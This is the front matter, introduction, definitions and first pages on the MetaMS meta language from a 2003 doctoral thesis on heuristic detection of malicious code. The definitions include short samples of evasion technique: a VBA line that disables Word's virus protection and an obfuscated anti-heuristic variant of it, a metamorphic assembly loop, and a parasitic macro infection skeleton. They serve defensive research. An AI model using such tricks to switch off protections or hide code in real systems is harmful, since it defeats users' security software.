Classification and identification of malicious code based on heuristic techniques utilizing Meta languages

Dissertation zur Erlangung des Doktorgrades des Fachbereiches
Informatik der Universität Hamburg
vorgelegt von Dipl. Inf. Markus Schmall
Hamburg 2003

Gutachter:

- Prof. Dr. Klaus Brunnstein
- Prof. Dr. H.J. Bentz
- Dr. H.J. Mück

Die letzte mündliche Prüfung wurde im März 1998 im Fach “Marketing” an der Universität Hildesheim abgelegt.

Contents

Table of figures 4
Introduction 5
Thanks 7
Statement 8
1. Definitions 9
2. MetaMS Meta language 18
2.1 Description of the basic elements of the Meta language MetaMS 24
2.1.1 Description of program flows based on MetaMS 48
2.1.2 Variant detection utilizing MetaMS 53
2.2 Description of the W97M/Melissa.A functionality based on the MetaMS language 57
2.3 Description of the VBS/Loveletter.A Email replication functionality based on the MetaMS language 62
3. Presentations of malicious code and runtime environments 66
3.1 Virus analysis: W97M/Chydow.A 66
3.2 Virus analysis: VBS/Loveletter.A 68
3.2.1 MetaMS representation of VBS/Loveletter.A file replication routine 72
3.3 Virus analysis: W97M/Melissa.A 83
3.4 Virus analysis: VBS/FakeHoax.A (VBS/NoWobbler) 87
3.5 Virus analysis: Palm/Liberty.A 94
3.6 Virus analysis: Palm/Phage.963 97
3.7 Virus analysis: PHP/Pirus.A 102
3.8 Virus analysis: Amiga/HitchHiker 5.00 108
3.9 Kit analysis: VBS/VBSWG 111
3.10 Virus analysis: W97M/Class.A 115
3.11 Code analysis: JS/Xilos.A 120
3.12 Detailed look at applications, runtime environments and languages related to malicious code in context of MetaMS 125
3.12.1 Windows Scripting Host 126
3.12.2 Microsoft Office 200x 128
3.12.3 Javascript 131
3.12.4 ActiveX/COM 135
3.12.5 WML Script 136
3.12.6 UML description 139
3.12.7 PHP 141
3.12.8 HTML 143
4. Relevant detection/classification methods 145
4.1 Heuristic technologies 146
4.2 Self-adaptation approaches as additional method to standard weight/rule based systems 153
4.3 Checksums 155
4.4 Scan string technologies 158
4.5 Script languages 160
4.6 Classification and rating of basis techniques and combination approaches 161
4.6.1 Weaknesses of the basis techniques 161
4.7 Theoretical concept „Classification of malicious code based on statistical information“ 163
5. Detailed look at addressed, planned and related platforms 165
5.1 WML Script/WAP 1.2.x 165
5.1.1 Aggression points for malicious WML script code 167
5.1.2 WML Script Libraries 168
5.1.3 WTAI functions 173
5.1.4 Mass mailer functionality using WTAI library functions 175
5.1.5 Payload functionality based on WTAI functions 178
5.2 Detailed examination: Palm OS 4 179

5.3 Examination: Visual Basic Script 5.x 187
5.3 Analysis of the language requirements to realise malicious codes 189
5.3.1 Language requirements for the creation of replicating code in the context of script languages 190
5.3.2 Language requirements for the creation of recursive replicating code in the context of binary languages 192
6. Detailed concept and development of an advanced heuristic engine 193
6.0.1 Requirements on the software/applications 197
6.0.2 Requirements/Definitions for the build process 198
6.0.3 Utilized applications / software 201
6.0.4 Structure of the source code project 202
6.0.5 Function description for MetaMS plug-ins 204
6.1 Technical basis concept for the heuristic engine to detect script language based malicious codes 219
6.1.1 Variable emulator 220
6.1.2 Parser 221
6.1.3 Object emulator / Library function emulation 223
6.1.4 Flow analyzer 224
6.2 Technical concept for heuristic systems addressing binary languages 227
6.2.1 Code emulation 228
6.2.2 Variable emulation 229
6.3 Common utilized components 230
6.3.1 Variable emulation 231
6.3.2 Body handler class 235
6.3.3 Definition of standard weights for the threshold based system 237
6.3.4 XML generator 240
6.3.5 Rule based system 244
6.4 MetaMS to Visual Basic Script converter 252
7. Conclusion and Perspective 255
8. References 257
9. Appendix 259
9.1 Virus example: W97M/Marker.CZ 260
9.2 MetaMS XML Schema 261
9.3 Detection routine for AMIGA\HitchHiker 5.00 262
9.4 Example decode generated from Amiga/HitchHiker 5.00 271
9.5 Analysis: Amiga/Cryptic Essence 274
9.6 XSL definition file for MetaMS rules and general files 277
9.7 Java interface for host extraction code 278
9.8 Install/start operations 280
9.9 Design of an Antivirus engine 283
9.10 VBS/Loveletter.A file handling routine 288
9.11 MetaMS representation of the VBS mass mailer from Win32/Sharpei.A@mm 293
9.12 MetaMS version of VBS/Funny.C 295
9.13 Disassembly of Palm\Phage.A 300
9.14 MetaMS representation of PHP\Neworld.A 305
9.15 Contents of the supplied CD 307
10. Index 308

Table of figures

Figure 1 : CSS Attack....11
Figure 2: Generic concept....21
Figure 3: Internal workflow....22
Figure 4: Scanning (JAVA)....23
Figure 5: Context switching....42
Figure 6 Body relation....49
Figure 7 Program flow description (MetaMS)....51
Figure 8 : UML program flow description....52
Figure 9: Smart checksum....54
Figure 10: Body based scanning....55
Figure 11 : VBS/Loveletter.A message....68
Figure 12: Icon for Palm\Liberty.A....95
Figure 13 : Program flow of PHP/Pirus.A....106
Figure 14 : HTML page generated based on XSL transformation....107
Figure 15: VBWSG 2B Kit....112
Figure 16 : WSH architecture....127
Figure 17 : UML Sequence diagram....140
Figure 18 : UML class diagram....140
Figure 19 : Heuristic engine workflow....151
Figure 20: Example for a bad OLE signature....159
Figure 21: Internal dependencies in WAP enabled mobile phones....173
Figure 22 : Scanning for PalmOS\Liberty using KAV 4....183
Figure 23: Falch.NET Developer studio debugging an application....186
Figure 24 : Web interface for the MetaMS system....195
Figure 25 : UML diagram of the ScanModuleInterface definition....206
Figure 26 : UML diagram of the base "ScanModule" implementation....217
Figure 27 : UML diagram of the "VariableEmulator" implementation....234
Figure 28 : UML diagram of the BodyHandler class implementation....235
Figure 29 : Generation of an XML output....242
Figure 30 : UML diagram of the XML generator implementation....243
Figure 31 : Rule structure....246
Figure 32 : UML diagram of the rule scanner implementation....247
Figure 33 : UML diagram of FlagCollection implementation....248
Figure 34 : Different layers of Meta information....250
Figure 35: UML diagram of the MetaMS-to-VBS converter....252

Introduction

"There is a theory which states that if ever anyone discovers exactly what the Universe is for and why it is here, it will instantly disappear and be replaced by something even more bizarre and inexplicable.

Another Introduction

There is another theory which states that this has already happened"

Douglas Adams, "The Restaurant at the End of the Universe"

The presented work discusses in detail various aspects of the technological level, detection, identification and classification of malicious code. The thesis explains in a detailed, descriptive way the nowadays-deployed detection methods like traditional checksum routines, scan string based approaches and, as a more advanced technique, heuristic techniques in all its flavours.

Heuristic approaches became over the last years to central technologies in the context of detection of malicious code in the antivirus field and gained importance in identifying malicious operations in the area of intrusion detection systems. Dr. Alan Solomon[1] already noted back in the year 1988 that all forms of detection technologies (checksum, scan strings and the technologies referred today to as heuristic techniques) are, seen from general point of view, heuristic approaches. This personal opinion[2] from a highly respected, known person within the security community underlines again the importance of heuristic technologies.

All these techniques, including simple scan string heuristics, have been very well investigated during the last years and are nowadays very important for the detection/classification methodologies of malicious code. The first chapter introduces these techniques in detail with an emphasis on heuristic approaches. This is accomplished by an overview about the limitation of these basis techniques.

Furthermore the paper/thesis shows a path to advanced „intelligent" techniques, which heavily rely on heuristic approaches including an outlook to behaviour checking. Those heuristic technologies will be extended by a special Meta language („MetaMS") and theoretically discussed self-learning aspects, which follow algorithmic approaches. The Meta language "MetaMS", as a core element of this thesis, has been designed in this thesis to describe mainly malicious functionality within computer programs, which have been designed for different platforms.

Within this thesis, also a detailed look at modern malicious codes on various platforms is taken. A dedicated chapter introduces known malicious codes in the context of heuristic detection based on Meta languages. The relevant platforms and the environments for malicious codes in the context of this thesis will be described in detail in the following chapter.

Additionally, this paper discusses whether the output from the Meta language is useable for statistical information about the malicious code. This paper presents a detailed definition/explanation of the

[1] Founder of Dr. Solomon Anti Virus
[2] information given by Mr. Costin Raiu

designed Meta language (realised in XML utilizing the validation functionality introduced with Document Type Definitions and XML Schemata), which is used to increase detection/classification abilities in comparison to standard techniques. Furthermore, the Meta language output can be used to (manually) compare similarities between various malicious codes realised on different platforms. Obviously, this is a new way to handle detection of malicious codes and even offer the possibility to follow evolution of malicious code techniques on different platforms.

All these previously described techniques will be utilized within a prototype implementation of an expert system, whose design and implementation is completely described as a part of this thesis. This expert system is implemented in Java 2 Standard Edition (SE). The system offers rule based functionality, weight control, self-adaptation (optionally), support of the own Meta language MetaMS and analyse based on statistical information (optionally). The last third of this thesis shows the complete concept including various diagrams.

Additionally special converter functionality as part of the prototype system for transferring MetaMS code into Visual Basic Script code is presented and discussed. This means that it is possible to e.g. transfer a PHP malicious code in its Visual Basic Script counterpart, whereby no malicious code can be generated by this package.

The language MetaMS is one of the core elements of this thesis. It is a process description language, which was designed with the idea in mind, that even on a high level of abstraction certain functionality can be recognized, even if the abstraction process started from different starting points (here expanded to the term “platforms”).

The basic proposition related to the development of this Meta language and the complete export system is:

“Same malicious functionality implemented on different platforms can be described by one generic language.”

One example for proving this proposition can be seen in the email replication part as realized in W97M/Melissa.A (appeared 28.03.99) and the VBS/Loveletter.A (appeared 05.04.00).

Furthermore, this thesis discusses in detail possible new platforms for malicious codes like PalmOS and shows technology transfer possibilities between platforms.

Finally a conclusion and outlook of future developments is given, which takes social effects of malicious code programmers into account.

As a recapitulation it can be said, that this thesis presents a new Meta language with the focus on describing malicious code, additionally a new way to detect malicious functionality is shown and the thesis presents a general overview about malicious codes and related areas, which are needed as foundation for the development of the MetaMS Meta language.

Thanks

I have to thank the following people, who are related to the AV/security community and helped me during the creation time of this thesis:

- Stefan Kurtzhals
- Jakub Kaminski
- Tony Kwan
- Toby Hutton
- Ralf Saborowski
- Ansgar Trimborn
- Dr. Anwenwillie Ndenge
- Costin Raiu
- Marc Fossi
- Stephen Entwisle
- Stuart Taylor

Furthermore, I have to thank the following people, who helped my during the creation time of this thesis:

- My family
- Andrea Schmitz
- Tobias Bruns
- Klaus Tonn
- Patrick Hohmann
- Stefan Schulze
- Marco Antonio Spinelli
- Arslan Brömme
- Gero Schultz
- Dominik Schoop

Statement

I, Markus Schmall, hereby declare, that I have written this thesis without any external help and that I only used external references/tools, which I have also explicitly written down.

Following tools/systems have been used to create the paper part of this thesis:

- Microsoft Windows 2000/XP
- Microsoft Word 2000
- Microsoft Visio 2000
- Togethersoft Together 4
- Adobe Acrobat
- Falch.Net DeveloperStudio
- Apache Web server (1.3 branch)
- PHP language
- Altova XML Spy 3.5
- ANT Java make tool

Bonn, 08.05.2002

(Markus Schmall)

1. Definitions

- Antidebugging methods

As a reaction to the development of advanced debugging/emulating technologies and highly optimized debugging systems in general, antidebugging methods of routines have been developed by virus writers, which try to make it impossible/hard to debug/trace a program protected by this kind of anti-debugging methods.

Often programs try to detect the existence/instance of a system level debugger like Softice[3] for the Microsoft Windows environment and shut down their activity. Such kind of simple checks have been found to be quite easily removable.

In most of these cases, these checks can be only found in compression/obfuscation routines for executables files and binary viruses, although also some macro viruses perform similar checks (e.g. by checking for the VBA editor window and closing it). Another theoretically possible detection mechanism for Microsoft Office macro viruses running in the context of the Visual Basic for Applications (often referred to as VBA) debugger is to check, if certain VBA objects like e.g. “codepane” exist. If so, it can be expected, that the program is running within a debugger session.

- Anti-heuristic methods

Anti-heuristic methods try to irritate heuristic engines, so that these engines cannot extract sufficient suspicious information. Without sufficient information, it is not possible to produce a good profile and finally generate an alarm based on weight-based systems or any form of rule based systems. This technique exists in various viruses and it is not only limited to binary viruses. In addition, macro viruses (and generally script viruses) exist, which support anti-heuristic methods.

Example taken from the macro virus field (Microsoft Word97, disabling of the antivirus protection):

Options.VirusProtection = false

Antiheuristik realization:

Options.VirusProtection = (1 AND 0)

Chapter “4.1 Heuristic technologies” discusses in detail heuristic techniques/anti heuristic approaches.

- CARO

CARO is the abbreviation of “Computer Antivirus Research Organization”, which is a group founded (besides several other persons) from Dr. Vesselin Bontchev, Prof. Dr. Klaus Brunnstein, Dr. Alan Solomon and Morton Swimmer. One of the goals of this non-profit organization is to share information about computer viruses, detection technologies and general techniques how to defend them.

- CARO Naming Scheme

3 Softice can be obtained at: www.numega.com

In context of the overall work this organization is doing, the CARO naming scheme is very important and accepted as a worldwide standard for virus naming. The CARO scheme tries to establish a common naming methodology for malicious codes, e.g.

- A97M/ describes an Access 97/2000/2002 macro virus (programming language is Visual Basic for Applications 5/6
- O97M/ describes multi platform macro viruses (known O97M platforms support a subset of platforms, which can be Word, PowerPoint, Excel, Access, Visio). Programming language can be Visual Basic for Applications 5/6.
- PalmOS/ describes a malicious code for the Palm OS platform
- P97M/ describes a PowerPoint 97/2000/2002 macro virus (programming language is Visual Basic for Applications 5/6
- PHP/ for the PHP script environment
- WM/ describes a Word6/95 macro virus (programming language hereby is WordBasic)
- W97M/ describes a Word97/2000/2002 macro virus (programming language is Visual Basic for Applications 5/6
- W32/ describes a binary virus, which works on all Win32 platforms
- Win95/ describes a binary virus, which works on Win95 based platforms
- XM/ describes Excel5 macro viruses written in VBA3
- X97M/ describes an Excel 97/2000/2002 macro virus (programming language is Visual Basic for Applications 5/6

Please note that during the time of writing this thesis an updated version of the CARO naming scheme is most likely going to be published.

- "Cross Site" Scripting (CSS) attack

CSS attacks are nowadays very common for web mail portals, which do not provide a proper input handling. A typical “Cross Site Scripting” attack for some well-known portals looks like this:

Create a new user using Microsoft Outlook, whereby the display name should look like this:

Testuser

This display name is useless for non-HTML areas. Now image a web mail portal, which does not check for such HTML content. If the regular user of such a portal receives a mail from a sender with such display name, the browser will open a new window to the URL www.heise.de. The HTTP referrer typically stores all session related information (like session identifiers). If the attacker opens a window with size (0, 0), then every user receiving such a mail is likely to read the mail and provides therefore all account information to an external server.

A display example can be found in the picture (Figure 1 : CSS Attack) below. An attacker with a manipulated display name sends a mail with the subject “Test von Communicator” to the addressed user and the portal logic is directly displaying the HTML output:



Figure 1 : CSS Attack

Typical implementations of CSS attacks contain plain HTML or JavaScript code. Therefore, it makes sense to implement also specialized rule based systems in the context of web portals in general.

- Direct action virus

A direct action virus is a malicious code, which performs its infection action/operation directly after its activation/execution and then quits by returning the control to the host process. This class of malicious code is typical rather simple and can often be seen as proof-of-concept code for new platforms. As an example, the PHP/Pirus virus can be mentioned.

After a PHP\Pirus.A infected file has been started, the possible targets will be selected and all targeted files will be infected based on the necessary preconditions. Typically, direct action malicious codes also do not contain any resident parts.

- DTD

Idea/task of a document type description (DTD) is to define blocks/structures etc. within XML documents, so that a validation can take place and that a logical grouping/structure exists.

Seen from the technical point of view, a DTD can exist as a block within the XML file, which is derived from the DTD. To be able to reuse/publish the DTD for various projects, it is better to place it in an external file and only reference to it. DTD technology has major disadvantages when speaking of granularity, e.g. it is not possible to define a string, which shall contain at least 1 character and maximal 10 bytes. For this reason, the W3C community designed and accepted the XML Schema standard. This XML schemata technology is expected to replace traditional DTDs within the next years (2002 - 2003).

- False Positive

A false positive is an event/date, when some event generator/scanner produces an alert in a special context, whereby the context actually is fine and no alert needs to be generated. A typical event in the AV context is the detection of a new decompression routine for executable files as a malicious code as it happened e.g. often with the UPX[4] executable packer.

Example:

[4] URL: http://upx.sourceforge.net

A virus scanner detects a virus in a file, which is definitely not infected.

Most common reasons for such false positives in the AV area are too badly selected scan strings or paranoid adjusted heuristic engines.

- False Negative

The wording “false negative” is rarely used nowadays. The term describes a malicious program, which was not detected by a scanner solution..

- Hoax

A hoax is in these days a quite common word. Typically, these are false warnings, which will be distributed on the internet view mail or newsgroups. A good example is the „Good times/Bad times” family of hoaxes.

On the other hand hoaxes can offer some kind of social attacks as found within the VBS/NoWobbler worm (for details see chapter “3.4 Virus analysis: VBS/FakeHoax.A (VBS/NoWobbler)”), which utilized a hoax as carrier.

- Metamorphic

Metamorphic techniques can be seen as the next step within the evolution of polymorphic engines. A metamorphic engine replaces instructions by other instructions, which perform the same functionality, but look different. A typical example is the replacement of long multiplication operation by a shorter shift operation and a „nop“command. This way the length of the code will be not changed, but for checksums/scan strings it is harder to detect a special code fragment.

Example (Motorola mc680x0 assembler syntax):

```
lea         code_block(pc), a0
move.l      #1000, d0
.loop:
eor.l       d0,(a0)+
dbf         d0, .loop
```

The metamorph variant could look like this:

```
push        code_block(pc)
pop         a0
push        1000
pop         d0
.loop:
eor.l       d0,(a0)
add.l       #4,a0
subq.l      4,d0
bne.s       .loop
…
code_block
dcb.l       1000                    // encoded area
```

In this example the commands lea, move, eor and dbf have been partly replaced by equivalent operations. A completely new scan string has to be defined to cover the new variant. In several malicious codes already found, the replacement process is more random and not all replacements will be done from one generation to the next. A detection of such malicious codes can be typically be done only by experts and algorithmic approaches.

This polymorphic/metamorphic technique can be seen as an “anti-check summing” approach, but will often not be named that way.

- Object Linkage Embedding

This is a commonly known technology from Microsoft. OLE can be used to combine various different kind of information. Version 2 has been introduced within Microsoft Office 97. Furthermore, the file format will now be used in several third party products from companies like AutoCAD, Corel and Adobe as standard platform for file formats.

- OLE Stream

An OLE stream is a small information block within a complete OLE file. It can be compared with a normal file in a file system, where also drawers etc. are possible.

- OLE Storage

An OLE storage is a typical drawer within a complete OLE file as found in traditional file systems. Often it will be spoken about the so called „root storage“, if the root of the OLE file is addressed. An indefinite number of storages is possible. There are certain regions defined where e.g. macro information is stored. As example, you can find the Visual Basic for Applications information from Microsoft Word 97/200x files within the storage named „Macro\VBA“.

- “overwriting” viruses

An overwriting virus typically overwrites parts of the targeted file, so that no repair (except for a complete deletion) is possible. PalmOS\Phage.A is a typical example for this class of malicious code.

- Package (JAVA term)

Packages are in the context of Java an often mentioned term. A package describes a set of classes below a top level class.

Example:

```
org.ms.metams.xml.Class1
org.ms.metams.xml.Class2
org.ms.metams.rule.Class1
org.ms.metams.rule.Class2
```

There exist three packages:

- org.ms.metams
- org.ms.metams.xml
- org.ms.metams.rule

Every package can contain sub packages again. Often top-level packages are compressed into one archive for better hand ability. The complete MetaMS project is compressed into one JAR archive using the supplied build tools.

- Parasitic (viruses)

A parasitic virus does not add a new block (e.g. OLE stream) to an information system, but extends an existing information block, so that the own malicious information fits in. A typical example from the macro virus area is the W97M/XXX family, which adds malicious code simply within existing modules. Furthermore this virus family adds calls to the new information block, so that no extra function is visible, e.g. from the function editor.

Example:

Before infection:

```
Sub AutoOpen()
MsgBox(„Hello World“)
End Sub
```

After the successful infection it looks like this:

```
Sub AutoOpen(): IT
MsgBox(„Hello World“)
End Sub

Sub IT()
// virulent Code
End Sub
```

- Polymorph

As already mentioned in the definition of the technical attribute „metamorphic“, this word has its roots in the Greek language and means „multiple bodies“.

Viruses using this polymorphic techniques have been known for more than eight years (seen from the year 2001) on nearly all available platforms (e.g. Macintosh, Amiga, x86 Windows PC).

A virus with polymorphic abilities can change its appearance significantly, which depends of course on the quality of the polymorphic engine. There exist quality grades, which are defined like this:

- Polymorphic grade 1 means, that only one single byte stays constant between two generations
- Polymorphic grade 2 means, that only two single bytes stay constant between two generations
- Polymorphic grade 3 means, that only three single bytes stay constant between two generations
- ...

This polymorphic/metamorphic technique can be seen as “anti-check summing” approach, but will often not named that way.

- “Relocatable”

A program code is “relocatable”, if the code is independent from the position within the memory and therefore uses no static addresses. This means, that all position descriptions are relative to the current position of the operation.

To realize this feature (if really needed in the times of memory management units and virtual memory) most operating systems add a special table to the file, which describes the positions, which need adjustments to the new start address. Other operating systems expect, that a program is always loaded to a static address and do not care about moveable (=”relocatable”) code. In the latter case, the MMU has the task to shift memory accesses to the correct positions.

- VBA

Visual Basic for Applications (VBA) has been first introduced in Excel 5 (VBA version 3) as secondary/alternative programming language beside Excel Macro Basic. Starting with Microsoft Office 97 VBA has been chosen as primary programming macro language and will be used in all Microsoft Office (2000, XP) applications. Several design problems/flaws result in more than 1000 native VBA viruses and more than 3000 “up converts” of existing WordBasic macro viruses (counted in April 2001). The version 6 of VBA (with different subversions) is the standard macro language for Office 2000 und Office.XP (2002). Chapter “3.9.2 Microsoft office” discusses Visual Basic for Applications in detail.

- VBA Module

A Visual Basic for Applications module will always be saved within an OLE file as an OLE stream within a dedicated storage, where all VBA modules can be found. Many traditional scanning engines simply created checksums over the important areas of the VBA module (mostly the PCODE and source code areas).

There exists platforms like Microsoft Visio, which utilize an own, proprietary file format. VBA modules or typically a complete OLE file is embedded within the proprietary file format.

- VBS (Visual Basic Script)

Visual Basic Script is a true subset of VBA. VBS has been developed as a scripting language for the WWW and for system tasks as found e.g. in Windows 2000 and never versions of Microsoft operating systems. Nowadays such VBS scripts also will be used for automation of several processes e.g. in the context of the Microsoft Internet Information Server (IIS). VBS interpreters will be shipped per default with Microsoft Windows 98/ME/2000/Whistler. For users of Windows 95 and NT 4 there exists the possibility to download via the Microsoft web server (http://www.microsoft.com) a special version for this operating systems free of charge. VBS is also closely related to the Windows scripting host, which will be discussed in chapter “3.12.1 Windows Scripting Host”.

At this point, it is useful to define some basic words/terms, which will be used very often in the following work. Dr. Vesselin Bontchev has originally defined these words/terms [VBON98].

Dr. Vesselin Bontchev defined in [VBON98] a number of different variations of malicious code.

Dr. Vesselin Bontchev defined:

- Logic Bombs: "The logic bombs are the simplest example of malicious code. They are rarely stand-alone programs. Most often, they are a piece of code embedded in a larger program. The embedding is usually done by the programmer (or one of the programmers) of the larger program."

- Trojan Horses: "A Trojan horse is a program which performs (or claims to perform) something useful, while in the same time intentionally performs, unknowingly to the user, some kind of destructive function. This destructive function is usually called a payload."

- Subtypes of Trojan Horses are Regular Trojan Horses (available from BBS), Trapdoors, Droppers, Injectors and Germs

- Droppers: "A dropper is a special kind of Trojan Horse, the payload of which is to install a virus on the system under attack. The installation is performed on one or several infect able objects on the targeted system."

- Injectors: "An injector is a program very similar to a dropper, except that it installs a virus not on a program but in memory."

- Germs: “A germ is a program produced by assembling or compiling the original source code (or a good disassembly) of a virus or of an infected program. The germ cannot be obtained via a natural infection process. Sometimes the germs are called first generation viruses."

- Computer Virus:"A computer virus is a computer program which is able to replicate itself by attaching itself in some way to other computer programs. ... (The) two main properties of the computer viruses (are) —merely that a virus is able to replicate itself and that it does it by always attaching itself in some way to another, innocent program. This process of virus replication and attaching to another program is called infection. The other program, i.e., the program that is infected by the virus is usually called a host or a victim program."

- Worms: "Programs which are able to replicate themselves (usually across computer networks) as stand-alone programs (or sets of programs) and which do not depend on the existence of a host program are called computer worms."

- Subtypes of "Worms":
- Chain Letters, Host Computer Worms (with a special form called Rabbits), and Network Worms (with its special form "Octopus" where the central segment manages the worm’s behaviour on the network).

This previously definitions of malicious code are unquestionable very good, but some additional explanation is necessary to fulfil the needs within this thesis:

Replication:

The common definition of replication can be described as, seen from the current point of view, quite complex and contains various aspects. Beside the replication on local systems (local drives and local process memory), also the replication on all other elements/vectors has to be taken into account.

For instance, such spreading vectors can be:

Distribution/spreading via attachments, when sending other electronic messages (Email)

Distribution/spreading via electronic messages, which have been designed in HTML and contain active content (e.g. classical script languages like VBScript[5] and JavaScript)
Distribution/spreading via freely accessibly network shares on systems, which are accessible from the internet (e.g. by systematic performing of „pinging" operations within a dedicated range, there can be found active systems). Additional research/investigation can result in information about the operating system of the targeted system and e.g. information about the utilized middleware like web servers or ftp servers (e.g. realized by 666 Trojan or the L1on internet worm).

Detailed technical information related to the detection of a certain operating system, which is installed on a network reachable system can be found at the URL http://www.insecure.org/nmap/nmap-fingerprinting-article.html. Such techniques include the analysis of ICMP packets and various forms of SYN scanning.

The chapter dealing with Palm OS systems (chapter 5.2 Detailed examination: Palm OS 4), will look at replication vectors again more closely.

Payload:

The common word payload covers a variety of different functionalities. A detailed list of possible forms realised in the programming language „Visual Basic for Applications" can be found in [MSCH98].

Generally spoken a payload represents function/program, which intentionally realises a malicious operation. Whereby in this context the replication of the own program code is not classified as a payload.

Typically, a payload triggers based on an event (e.g. date, time, name of the current user logged into the system etc.). In this context, such activation events will be also called event trigger.

- XML

The Extensible Mark-up Language (XML) is the universal format for structured documents and data on the WWW. This format is nowadays also widely used in different other areas like databases or e.g. in the Windows.NET operating system. The base specifications are XML 1.0, W3C Recommendation Feb '98, and Namespaces, Jan '99.

- X-RAY technologies

Often X-RAY technologies add detection capabilities in the context of polymorphic virus detection routines, when it is complicated to detect the decryption loop of the virus and the anti virus engine already knows about the location of the encrypted virus body and the encryption type.

- XSL

XSL is the short form of "eXtensible Style sheet Language" and will be used for expressing style sheets. A complete documentation can be found at [XSL]. XSL can be used to transform XML code to HTML code.

5 VBScript = Visual Basic Script

2. MetaMS Meta language

Open standards such as XML, DTD and XML schema are the basis for the Meta language "MetaMS". These standards will often used to describe program functionality originating from various platforms or runtime environments. MetaMS puts/collects functionalities together within so-called "bodies". The MetaMS Meta language clearly does not follow the rule/idea, that only one-to-one relations between the abstraction levels and corresponding code implementations are possible. It is possible that several functionalities found on a certain platform match a single MetaMS functionality. The following chapters give examples for the different scenarios.

To follow the overall generic approach, the example analysis system build around the core MetaMS language is not dependent on a specific programming language.

At a first glance it should be defined, what it is meant within this paper, when the expression "Meta language" is used.

"Microsoft Encarta[6]" defines a Meta language as follows:

"met·a·lan·guage [métə làng gwij] (plural met·a·lan·guages) noun language used to describe language: a language or system of symbols used to describe or analyze another language or system of symbols "

The definition of the MetaMS language is located inside a document type definition file (DTD) and therefore based on the XML standard. XML is also the standard output format from the first initial part of the prototype engine presented as a part of this thesis. Although, at the time of writing, DTD technology is already not anymore state of the art, this technology was chosen, as the support for XML schemata is very limited at the time of designing the language (late 2000, early 2001).

There are several design parameters, which need to be defined and carefully assessed:

- MetaMS should be as descriptive as possible
- MetaMS should not be pompous
- MetaMS should not contain platform specific (except for additional, optional) information

The MetaMS language builds up on a generic system design, which consists of the following parts:

- Program to scan for files with a given pattern
- File type analyzer (all registered analyzers will be called and scan the given piece of code to detect a file format)
- Platform specific analyzers (right now existing Visual Basic for Applications, Visual Basic Script and PHP)
- XML code generator/handler (one basic requirement is, that the generator itself shall be independent from any 3rd party library software like JDOM etc.)
- XML code analyzer

JAVA (JDK[7] 1.3, tested on and verified against JDK 1.4) using full upward compatible API calls (no deprecated stream operations used) is the basis for all main parts of the MetaMS system. The

[6] Microsoft Encarta is accessible online at http://encarta.msn.com

file/directory scanners itself are also currently written in JAVA or C/C++ (e.g. for the generic scanner framework realized on the Palm OS platform).
The platform specific analyzers are expected to contain variable emulation and other advanced heuristic techniques like anti – "anti heuristic" functionality, program flow control and variable emulation, which enables a better information extraction.

Examples:

The scanner part for the Palm OS implementation (realized with FalchNet.Studio [FALCHNET] in context of this thesis only provided as an initial source code project) should contain in a final stage the following technical features in stable versions:

- partially mc68020 emulation (Java based scanner includes full emulation)
- program flow control
- scan strings
- checksums
- …

The work supplies also the basic structure for the scanner itself, but the full implementation is clearly not in focus within this thesis.

The scanners for Visual Basic for Applications (based on source or additional MS Windows dependant extractors) / Visual Basic Script / PHP contain following technical features:

- variable emulation
- partially program flow control
- scan strings
- XML generator based on JDOM
- JDBC / ODBC connections to databases

In the context of this thesis, the development of scanners for Visual Basic Script and Visual Basic for Applications has been fully completed.

Additionally the PHP scanner exists in a stable state. All scanners have been tested against selected malicious codes, which are exemplarily referenced and described within this thesis.

The core analyze engine part accessed by all modules is written in JAVA 2 SE version 1.3.1/1.4.1 and utilizes the known JDOM (see [JDOM]) XML parsing engine. The MetaMS engine itself is accessible using a command line interface and for future versions it is also planned, that it should be possible to access the engine via a web based interface, which is completely based on the Apache 1.3.xx web servers and the related PHP 4 extensions. Apache 2.0.35 was introduced close to the end of this thesis, but had at the time of writing problems with loadable modules. Contrary to initial planning, Enterprise Java Beans (EJB) technology has not been utilized, as the benefit of this technology does not legitimatize the overhead/environment requirements based on the usage of this technology.

The main MetaMS design goal was to be able to describe the functionality and program flow of programs, especially focused on malicious code. As a first step, it needs to be discussed, what basic constructs and operators are needed to describe a program flow.

[7] JDK = Java Development Kit

The following constructs and operations describe a program flow:

- definition of the program itself (size, type)
- separation in single parts (this parts are called bodies within MetaMS)
- definition of entry points
- definition of transitions between single parts
- triggers
- simple form of loops
- (un) conditional change of program flow (possibly based on triggers)
- replication operations
- payload operations
- general I/O functions
- variable emulation/information related elements
- ...

Based on the generic, object oriented, approach, various elements can contain sub elements. These sub elements can be already utilized in upper level elements (e.g. trigger and elements for access description). The language MetaMS is inspired by object oriented ideas, whereas traditional ideas like polymorphism and inheritance exist not in this language.

The definition of the idea of the MetaMS language and the expert system in general looks as follows:

„The overhead produced by the generation of the Meta language has to be compensated by the additionally provided consistent information, the (in most parts) common rule set, the common rule analyzer and the easiness to add new platforms. “

To get a better picture of the inner workings of the program, the following simplified graphic on the next side shows the main program flow.

